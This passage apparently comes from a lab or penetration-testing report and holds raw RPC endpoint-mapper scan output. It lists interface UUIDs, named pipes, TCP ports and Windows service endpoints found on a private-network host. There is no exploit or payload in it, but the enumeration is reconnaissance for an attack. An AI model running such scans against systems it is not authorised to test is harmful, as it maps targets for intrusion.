(LRPC-537a8cf9a65c2b942a) [Device Credential RPC Interface] [*] 192.168.139.128:135 - fd6b7e61-2bed-4d48-a267-d746fe449fed v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [Device Credential Presence RPC Interface] [*] 192.168.139.128:135 - 8337aebc-5564-46fd-bc41-7798f18d2e4b v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [Device Credential Manager RPC Interface] [*] 192.168.139.128:135 - c503f532-443a-4c69-8300-ccd1fbdb3839 v2.0 LRPC (OLE86A3388550D5361F36E16F0FB36E) [*] 192.168.139.128:135 - c503f532-443a-4c69-8300-ccd1fbdb3839 v2.0 LRPC (LRPC-996f69b27fe2966e1a) [*] 192.168.139.128:135 - 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (LRPC-97918c696cca66cf17) [PcaSvc] [*] 192.168.139.128:135 - 10d20e7a-2530-494a-ac01-b8dd04480ad2 v1.0 LRPC 11/23 (OLE9891E50F305962D7C5D6E01EC4B0) [camsvc] [*] 192.168.139.128:135 - 10d20e7a-2530-494a-ac01-b8dd04480ad2 v1.0 LRPC (LRPC-929a948cb995cd373b) [camsvc] [*] 192.168.139.128:135 - 49461cac-a1e3-42b7-9328-972783b9391e v1.0 LRPC (OLE9891E50F305962D7C5D6E01EC4B0) [camsvc] [*] 192.168.139.128:135 - 49461cac-a1e3-42b7-9328-972783b9391e v1.0 LRPC (LRPC-929a948cb995cd373b) [camsvc] [*]

192.168.139.128:135 - b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (LRPC-77d33534a387cc24b2) [*] 192.168.139.128:135 - c27f3c08-92ba-478c-b446-b419c4cef0e2 v1.0 LRPC (LRPC-c854df5da0df3c43a2) [*] 192.168.139.128:135 - 7df1ceae-de4e-4e6f-ab14-49636e7c2052 v1.0 LRPC (LRPC-fa3169c07f45002edc) [*] 192.168.139.128:135 - 367abb81-9844-35f1-ad32-98f038001003 v2.0 TCP (49670) 192.168.139.128 [*] 192.168.139.128:135 - d4051bde-9cdd-4910-b393-4aa85ec3c482 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - d4051bde-9cdd-4910-b393-4aa85ec3c482 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - 4c9dbf19-d39e-4bb9-90ee-8f7179b20283 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - 4c9dbf19-d39e-4bb9-90ee-8f7179b20283 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - fd8be72b-a9cd-4b2c-a9ca-4ded242fbe4d v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - fd8be72b-a9cd-4b2c-a9ca-4ded242fbe4d v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - 95095ec8-32ea-4eb0-a3e2-041f97b36168 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - 95095ec8-32ea-4eb0-a3e2-041f97b36168 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - e38f5360-8572-473e-b696-1b46873beeab v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - e38f5360-8572-473e-b696-1b46873beeab v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - d22895ef-aff4-42c5-a5b2-b14466d34ab4 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - d22895ef-aff4-42c5-a5b2-b14466d34ab4 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - 98cd761e-e77d-41c8-a3c0-0fb756d90ec2 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - 98cd761e-e77d-41c8-a3c0-0fb756d90ec2 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - 1d45e083-478f-437c-9618-3594ced8c235 v1.0 LRPC (OLE69C7F231E1B019273D26FA398EAB) [*] 192.168.139.128:135 - 1d45e083-478f-437c-9618-3594ced8c235 v1.0 LRPC (LRPC-ea3eb1e27303dca71b) [*] 192.168.139.128:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC-9d54c30dfa9987f8d7) [*] 192.168.139.128:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC-9d54c30dfa9987f8d7) [*] 192.168.139.128:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC-9d54c30dfa9987f8d7) [*] 192.168.139.128:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (OLE19F1630EA3488DA6094EFFE7A857) [*] 192.168.139.128:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC-972c5d0c10696ab7da) [*] 192.168.139.128:135 - 714dc5c4-c5f6-466a-b037-a573c958031e v1.0 LRPC (OLEDEEFCE202DD15BC99AE918B2B580) [ProcessTag Server Endpoint] [*]

192.168.139.128:135 - 714dc5c4-c5f6-466a-b037-a573c958031e v1.0 LRPC (LRPC-05b4bbd62e69427e53) [ProcessTag Server Endpoint] [*] 192.168.139.128:135 - 78dcce84-7f13-4139-b8cd-ef222aa0408b v1.0 LRPC (OLED96A703FC4523DC97321A1D7527E) [StateRepository] [*] 192.168.139.128:135 - 78dcce84-7f13-4139-b8cd-ef222aa0408b v1.0 LRPC (LRPC-17eaf488f250c19e7e) [StateRepository] [*] 192.168.139.128:135 - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 LRPC (LRPC-8ef1195f4276ab935e) [XactSrv service] [*] 192.168.139.128:135 - 1a0d010f-1c33-432c-b0f5-8cf4e8053099 v1.0 LRPC (LRPC-8ef1195f4276ab935e) [IdSegSrv service] 12/23 [*] 192.168.139.128:135 - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 LRPC (LRPC-7e17115e2769a6e874) [IP Transition Configuration endpoint] [*] 192.168.139.128:135 - 2e6035b2-e8f1-41a7-a044-656b439c4c34 v1.0 LRPC (LRPC-7e17115e2769a6e874) [Proxy Manager provider server endpoint] [*] 192.168.139.128:135 - 2e6035b2-e8f1-41a7-a044-656b439c4c34 v1.0 LRPC (TeredoDiagnostics) [Proxy Manager provider server endpoint] [*] 192.168.139.128:135 - 2e6035b2-e8f1-41a7-a044-656b439c4c34 v1.0 LRPC (TeredoControl) [Proxy Manager provider server endpoint] [*] 192.168.139.128:135 - c36be077-e14b-4fe9-8abc-e856ef4f048b v1.0 LRPC (LRPC-7e17115e2769a6e874) [Proxy Manager client server endpoint] [*] 192.168.139.128:135 - c36be077-e14b-4fe9-8abc-e856ef4f048b v1.0 LRPC (TeredoDiagnostics) [Proxy Manager client server endpoint] [*] 192.168.139.128:135 - c36be077-e14b-4fe9-8abc-e856ef4f048b v1.0 LRPC (TeredoControl) [Proxy Manager client server endpoint] [*] 192.168.139.128:135 - c49a5a70-8a7f-4e70-ba16-1e8f1f193ef1 v1.0 LRPC (LRPC-7e17115e2769a6e874) [Adh APIs] [*] 192.168.139.128:135 - c49a5a70-8a7f-4e70-ba16-1e8f1f193ef1 v1.0 LRPC (TeredoDiagnostics) [Adh APIs] [*] 192.168.139.128:135 - c49a5a70-8a7f-4e70-ba16-1e8f1f193ef1 v1.0 LRPC (TeredoControl) [Adh APIs] [*] 192.168.139.128:135 - c49a5a70-8a7f-4e70-ba16-1e8f1f193ef1 v1.0 LRPC (OLE0852501811C6DF5E2279EE6C621C) [Adh APIs] [*] 192.168.139.128:135 - dd490425-5325-4565-b774-7e27d6c09c24 v1.0 LRPC (LRPC-01bbec38b11e3eb28b) [Base Firewall Engine API] [*] 192.168.139.128:135 - 7f9d11bf-7fb9-436b-a812-b2d50c5d4c03 v1.0 LRPC (LRPC-01bbec38b11e3eb28b) [Fw APIs] [*] 192.168.139.128:135 - 7f9d11bf-7fb9-436b-a812-b2d50c5d4c03 v1.0 LRPC (LRPC-6248ee3b8458f5496b) [Fw APIs] [*] 192.168.139.128:135 - f47433c3-3e9d-4157-aad4-83aa1f5c2d4c v1.0 LRPC (LRPC-01bbec38b11e3eb28b) [Fw APIs] [*] 192.168.139.128:135 - f47433c3-3e9d-4157-aad4-83aa1f5c2d4c v1.0 LRPC (LRPC-6248ee3b8458f5496b) [Fw APIs] [*] 192.168.139.128:135 - f47433c3-3e9d-4157-aad4-83aa1f5c2d4c v1.0 LRPC (LRPC-2d7997cfdd3c822380) [Fw APIs] [*] 192.168.139.128:135 - 2fb92682-6599-42dc-ae13-bd2ca89bd11c v1.0 LRPC (LRPC-01bbec38b11e3eb28b) [Fw APIs] [*] 192.168.139.128:135 - 2fb92682-6599-42dc-ae13-bd2ca89bd11c v1.0 LRPC (LRPC-6248ee3b8458f5496b) [Fw APIs] [*] 192.168.139.128:135 - 2fb92682-6599-42dc-ae13-bd2ca89bd11c v1.0 LRPC (LRPC-2d7997cfdd3c822380) [Fw APIs] [*] 192.168.139.128:135 - 2fb92682-6599-42dc-ae13-

bd2ca89bd11c v1.0 LRPC (LRPC-79b4004e61e5005c63) [Fw APIs] [*] 192.168.139.128:135 - f2c9b409-c1c9-4100-8639-d8ab1486694a v1.0 LRPC (LRPC-329fe495ceb539c6ee) [Witness Client Upcall Server] [*] 192.168.139.128:135 - eb081a0d-10ee-478a-a1dd-50995283e7a8 v3.0 LRPC (LRPC-329fe495ceb539c6ee) [Witness Client Test Interface] [*] 192.168.139.128:135 - 7f1343fe-50a9-4927-a778-0c5859517bac v1.0 LRPC (LRPC-329fe495ceb539c6ee) [DfsDs service] [*] 192.168.139.128:135 - 7f1343fe-50a9-4927-a778-0c5859517bac v1.0 PIPE (\PIPE\wkssvc) \\DESKTOP DEH4ROL [DfsDs service] [*] 192.168.139.128:135 - 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (LRPC-97b2cadd016f7d6732) [*] 192.168.139.128:135 - 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (49668) 192.168.139.128 [*] 192.168.139.128:135 - 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1 v1.0 LRPC (LRPC-97b2cadd016f7d6732) [*] 192.168.139.128:135 - 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1 v1.0 TCP (49668) 192.168.139.128 [*] 192.168.139.128:135 - ae33069b-a2a8-46ee-a235-ddfd339be281 v1.0 LRPC (LRPC-97b2cadd016f7d6732) 13/23 [*] 192.168.139.128:135 - ae33069b-a2a8-46ee-a235-ddfd339be281 v1.0 TCP (49668) 192.168.139.128 [*] 192.168.139.128:135 - 4a452661-8290-4b36-8fbe-7f4093a94978 v1.0 LRPC (LRPC-97b2cadd016f7d6732) [*] 192.168.139.128:135 - 4a452661-8290-4b36-8fbe-7f4093a94978 v1.0 TCP (49668) 192.168.139.128 [*] 192.168.139.128:135 - 76f03f96-cdfd-44fc-a22c-64950a001209 v1.0 LRPC (LRPC-97b2cadd016f7d6732) [*] 192.168.139.128:135 - 76f03f96-cdfd-44fc-a22c-64950a001209 v1.0 TCP (49668) 192.168.139.128 [*] 192.168.139.128:135 - abfb6ca3-0c5e-4734-9285-0aee72fe8d1c v1.0 LRPC (OLEC33C92DC496B24936B39581C070C) [*] 192.168.139.128:135 - abfb6ca3-0c5e-4734-9285-0aee72fe8d1c v1.0 LRPC (LRPC-6c38e21235670ea0f7) [*] 192.168.139.128:135 - b37f900a-eae4-4304-a2ab-12bb668c0188 v1.0 LRPC (OLEC33C92DC496B24936B39581C070C) [*] 192.168.139.128:135 - b37f900a-eae4-4304-a2ab-12bb668c0188 v1.0 LRPC (LRPC-6c38e21235670ea0f7) [*] 192.168.139.128:135 - f44e62af-dab1-44c2-8013-049a9de417d6 v1.0 LRPC (OLEC33C92DC496B24936B39581C070C) [*] 192.168.139.128:135 - f44e62af-dab1-44c2-8013-049a9de417d6 v1.0 LRPC (LRPC-6c38e21235670ea0f7) [*] 192.168.139.128:135 - c2d1b5dd-fa81-4460-9dd6-e7658b85454b v1.0 LRPC (OLEC33C92DC496B24936B39581C070C) [*] 192.168.139.128:135 - c2d1b5dd-fa81-4460-9dd6-e7658b85454b v1.0 LRPC (LRPC-6c38e21235670ea0f7) [*] 192.168.139.128:135 - 13560fa9-8c09-4b56-a1fd-04d083b9b2a1 v1.0 LRPC (OLEC33C92DC496B24936B39581C070C) [*] 192.168.139.128:135 - 13560fa9-8c09-4b56-a1fd-04d083b9b2a1 v1.0 LRPC (LRPC-6c38e21235670ea0f7) [*] 192.168.139.128:135 - 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (LRPC-430066c3f50a6372aa) [WinHttp Auto-Proxy Service] [*] 192.168.139.128:135 - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint] [*] 192.168.139.128:135 - 3c4728c5-f0ab-448b-bda1-

6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6 Client LRPC Endpoint] [*] 192.168.139.128:135 - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6 Client LRPC Endpoint] [*] 192.168.139.128:135 - 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\DESKTOP-DEH4ROL [*] 192.168.139.128:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\DESKTOP-DEH4ROL [*] 192.168.139.128:135 - 33d84484-3626-47ee-8c6f-e7e98b113be1 v2.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 33d84484-3626-47ee-8c6f-e7e98b113be1 v2.0 PIPE (\PIPE\atsvc) \\DESKTOP-DEH4ROL [*] 192.168.139.128:135 - 33d84484-3626-47ee-8c6f-e7e98b113be1 v2.0 LRPC (ubpmtaskhostchannel) [*] 192.168.139.128:135 - 33d84484-3626-47ee-8c6f-e7e98b113be1 v2.0 LRPC (LRPC-d144fceeea69462b69) [*] 192.168.139.128:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 PIPE (\PIPE\atsvc) \\DESKTOP DEH4ROL [*] 192.168.139.128:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (ubpmtaskhostchannel) [*] 192.168.139.128:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (LRPC-d144fceeea69462b69) [*] 192.168.139.128:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 TCP (49667) 192.168.139.128 [*] 192.168.139.128:135 - 3a9ef155-691d-4449-8d05-09ad57031823 v1.0 LRPC (LRPC-d6b8cdc04f4b685f93) [*] 192.168.139.128:135 - 3a9ef155-691d-4449-8d05-09ad57031823 v1.0 PIPE (\PIPE\atsvc) \\DESKTOP-DEH4ROL [*] 192.168.139.128:135 - 3a9ef155-691d-4449-8d05-09ad57031823 v1.0 LRPC (ubpmtaskhostchannel) [*] 192.168.139.128:135 - 3a9ef155-691d-4449-8d05-09ad57031823 v1.0 LRPC (LRPC-d144fceeea69462b69) [*] 192.168.139.128:135 - 3a9ef155-691d-4449-8d05-09ad57031823 v1.0 TCP (49667) 192.168.139.128 [*] 192.168.139.128:135 - b18fbab6-56f8-4702-84e0-41053293a869 v1.0 LRPC (OLE4C3A18693A342D386010112EFD05) [UserMgrCli] [*] 192.168.139.128:135 - b18fbab6-56f8-4702-84e0-41053293a869 v1.0 LRPC (LRPC-842124854349b58d54) [UserMgrCli] [*] 192.168.139.128:135 - 0d3c7f20-1c8d-4654-a1b3-51563b298bda v1.0 LRPC 14/23 (OLE4C3A18693A342D386010112EFD05) [UserMgrCli] [*] 192.168.139.128:135 - 0d3c7f20-1c8d-4654-a1b3-51563b298bda v1.0 LRPC (LRPC-842124854349b58d54) [UserMgrCli] [*] 192.168.139.128:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (senssvc) [Impl friendly name] [*] 192.168.139.128:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-4c7424451d5e08f909) [Impl friendly name] [*] 192.168.139.128:135 - f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Windows Event Log] [*] 192.168.139.128:135 - f6beaff7-1e19-4fbb-9f8f-

b89e2018337c v1.0 PIPE (\pipe\eventlog) \\DESKTOP-DEH4ROL [Windows Event Log] [*] 192.168.139.128:135 - f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 TCP (49666) 192.168.139.128 [Windows Event Log] [*] 192.168.139.128:135 - 509bc7ae-77be-4ee8-b07c-0d096bb44345 v1.0 LRPC (OLE738D5A9A3F1A85ABAD75F8A833B6) [*] 192.168.139.128:135 - 509bc7ae-77be-4ee8-b07c-0d096bb44345 v1.0 LRPC (LRPC-b318f0d70470a4f6aa) [*] 192.168.139.128:135 - 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (DNSResolver) [NRP server endpoint] [*] 192.168.139.128:135 - 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (LRPC-b1b3c65afa9f1dbd73) [NRP server endpoint] [*] 192.168.139.128:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (IUserProfile2) [Impl friendly name] [*] 192.168.139.128:135 - 3f787932-3452-4363-8651-6ea97bb373bb v1.0 LRPC (OLED2495B420B56100F1C9EAD1F6A79) [NSP Rpc Interface] [*] 192.168.139.128:135 - 3f787932-3452-4363-8651-6ea97bb373bb v1.0 LRPC (LRPC-2a50c219170cee0d00) [NSP Rpc Interface] [*] 192.168.139.128:135 - bd6ca954-842e-468f-8b07-89cbfa9522dc v1.0 LRPC (OLED2495B420B56100F1C9EAD1F6A79) [NetworkProfiles Telemetry RPC Interface] [*] 192.168.139.128:135 - bd6ca954-842e-468f-8b07-89cbfa9522dc v1.0 LRPC (LRPC-2a50c219170cee0d00) [NetworkProfiles Telemetry RPC Interface] [*] 192.168.139.128:135 - bd6ca954-842e-468f-8b07-89cbfa9522dc v1.0 LRPC (INlmDiagnosticsApi) [NetworkProfiles Telemetry RPC Interface] [*] 192.168.139.128:135 - 4c8d0bef-d7f1-49f0-9102-caa05f58d114 v1.0 LRPC (OLED2495B420B56100F1C9EAD1F6A79) [*] 192.168.139.128:135 - 4c8d0bef-d7f1-49f0-9102-caa05f58d114 v1.0 LRPC (LRPC-2a50c219170cee0d00) [*] 192.168.139.128:135 - 4c8d0bef-d7f1-49f0-9102-caa05f58d114 v1.0 LRPC (INlmDiagnosticsApi) [*] 192.168.139.128:135 - 7ea70bcf-48af-4f6a-8968-6a440754d5fa v1.0 LRPC (LRPC-43208a8c8d4bfe22ab) [NSI server endpoint] [*] 192.168.139.128:135 - 8a7b5006-cc13-11db-9705-005056c00008 v1.0 LRPC (LRPC-2e03e99d2997efd4cc) [AppIDSvc] [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-b651d11f6e345f0ee2) [*] 192.168.139.128:135 - 5222821f-d5e2-4885-84f1-5f6185a0ec41 v1.0 LRPC (LRPC-9e206655775ff3e000) [*] 192.168.139.128:135 - 880fd55e-43b9-11e0-b1a8-cf4edfd72085 v1.0 LRPC (LRPC-b651d11f6e345f0ee2) [KAPI Service endpoint] [*] 192.168.139.128:135 - 880fd55e-43b9-11e0-b1a8-cf4edfd72085 v1.0 LRPC (OLE2118485C8204F9392D4893A00D84) [KAPI Service endpoint] [*] 192.168.139.128:135 - 880fd55e-43b9-11e0-b1a8-cf4edfd72085 v1.0 LRPC (LRPC-0094bb3d5c601ff35a) [KAPI Service endpoint] [*] 192.168.139.128:135 - e40f7b57-7a25-4cd3-a135-7f7d3df9d16b v1.0 LRPC (LRPC-902dee9b9c71dcfea9) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-6ed2e970bcc8643d07) [*] 192.168.139.128:135 - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC (LRPC-6ed2e970bcc8643d07) [*] 192.168.139.128:135 - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC (LRPC-fda40efc48b0998f83) [*] 192.168.139.128:135 - 76f226c3-ec14-4325-8a99-6a46348418af

v1.0 LRPC (WMsgKRpc0BF8B1) [*] 192.168.139.128:135 - 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsgKRpc0BF8B1) [Secure Desktop LRPC interface] 15/23 [*] 192.168.139.128:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-261eec1c9e77e1a3bf) [Impl friendly name] [*] 192.168.139.128:135 - 4bec6bb8-b5c2-4b6f-b2c1-5da5cf92d0d9 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 085b0334-e454-4d91-9b8c-4134f9e793f3 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 8782d3b9-ebbd-4644-a3d8-e8725381919b v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 3b338d89-6cfa-44b8-847e-531531bc9992 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - bdaa0970-413b-4a3e-9e5d-f6dc9d7e0760 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 5824833b-3c1a-4ad2-bdfd-c31d19e23ed2 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 0361ae94-0316-4c6c-8ad8-c594375800e2 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - dd59071b-3215-4c59-8481-972edadc0f6a v1.0 LRPC (umpo) [*] 192.168.139.128:135 - dd59071b-3215-4c59-8481-972edadc0f6a v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 2d98a740-581d-41b9-aa0d-a88b9d5ce938 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 2d98a740-581d-41b9-aa0d-a88b9d5ce938 v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 2d98a740-581d-41b9-aa0d-a88b9d5ce938 v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 2d98a740-581d-41b9-aa0d-a88b9d5ce938 v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 8bfc3be1-6def-4e2d-af74-7c47cd0ade4a v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 8bfc3be1-6def-4e2d-af74-7c47cd0ade4a v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 8bfc3be1-6def-4e2d-af74-7c47cd0ade4a v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 8bfc3be1-6def-4e2d-af74-7c47cd0ade4a v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0 v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0 v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0 v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - c605f9fb-f0a3-4e2a-a073-73560f8d9e3e v1.0 LRPC (umpo) [*] 192.168.139.128:135 - c605f9fb-f0a3-4e2a-a073-73560f8d9e3e v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - c605f9fb-f0a3-4e2a-a073-73560f8d9e3e v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - c605f9fb-f0a3-4e2a-a073-73560f8d9e3e v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 0d3e2735-cea0-4ecc-a9e2-41a2d81aed4e v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 0d3e2735-cea0-4ecc-a9e2-41a2d81aed4e v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 0d3e2735-cea0-4ecc-a9e2-41a2d81aed4e v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 0d3e2735-cea0-4ecc-a9e2-41a2d81aed4e v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 -

2513bcbe-6cd4-4348-855e-7efb3c336dd3 v2.0 LRPC (umpo) [*] 192.168.139.128:135 - 2513bcbe-6cd4-4348-855e-7efb3c336dd3 v2.0 LRPC (actkernel) [*] 192.168.139.128:135 - 2513bcbe-6cd4-4348-855e-7efb3c336dd3 v2.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 2513bcbe-6cd4-4348-855e-7efb3c336dd3 v2.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 20c40295-8dba-48e6-aebf-3e78ef3bb144 v2.0 LRPC (umpo) [*] 192.168.139.128:135 - 20c40295-8dba-48e6-aebf-3e78ef3bb144 v2.0 LRPC (actkernel) [*] 192.168.139.128:135 - 20c40295-8dba-48e6-aebf-3e78ef3bb144 v2.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 20c40295-8dba-48e6-aebf-3e78ef3bb144 v2.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 857fb1be-084f-4fb5-b59c-4b2c4be5f0cf v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 857fb1be-084f-4fb5-b59c-4b2c4be5f0cf v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 857fb1be-084f-4fb5-b59c-4b2c4be5f0cf v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 857fb1be-084f-4fb5-b59c-4b2c4be5f0cf v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 55e6b932-1979-45d6-90c5-7f6270724112 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 55e6b932-1979-45d6-90c5-7f6270724112 v1.0 LRPC (actkernel) 16/23 [*] 192.168.139.128:135 - 55e6b932-1979-45d6-90c5-7f6270724112 v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 55e6b932-1979-45d6-90c5-7f6270724112 v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 55e6b932-1979-45d6-90c5-7f6270724112 v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 - 76c217bc-c8b4-4201-a745-373ad9032b1a v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 76c217bc-c8b4-4201-a745-373ad9032b1a v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 76c217bc-c8b4-4201-a745-373ad9032b1a v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 76c217bc-c8b4-4201-a745-373ad9032b1a v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 76c217bc-c8b4-4201-a745-373ad9032b1a v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 - 88abcbc3-34ea-76ae-8215-767520655a23 v0.0 LRPC (umpo) [*] 192.168.139.128:135 - 88abcbc3-34ea-76ae-8215-767520655a23 v0.0 LRPC (actkernel) [*] 192.168.139.128:135 - 88abcbc3-34ea-76ae-8215-767520655a23 v0.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - 88abcbc3-34ea-76ae-8215-767520655a23 v0.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - 88abcbc3-34ea-76ae-8215-767520655a23 v0.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 - 2c7fd9ce-e706-4b40-b412-953107ef9bb0 v0.0 LRPC (umpo) [*] 192.168.139.128:135 - 4dace966-a243-4450-ae3f-9b7bcb5315b8 v2.0 LRPC (umpo) [*] 192.168.139.128:135 - 178d84be-9291-4994-82c6-3f909aca5a03 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - e53d94ca-7464-4839-b044-09a2fb8b3ae5 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - fae436b0-b864-4a87-9eda-298547cd82f2 v1.0 LRPC (umpo) [*]

192.168.139.128:135 - 082a3471-31b6-422a-b931-a54401960c62 v1.0 LRPC (umpo) [*]
192.168.139.128:135 - 6982a06e-5fe2-46b1-b39c-a2c545bfa069 v1.0 LRPC (umpo) [*]
192.168.139.128:135 - 0ff1f646-13bb-400a-ab50-9a78f2b7a85a v1.0 LRPC (umpo) [*]
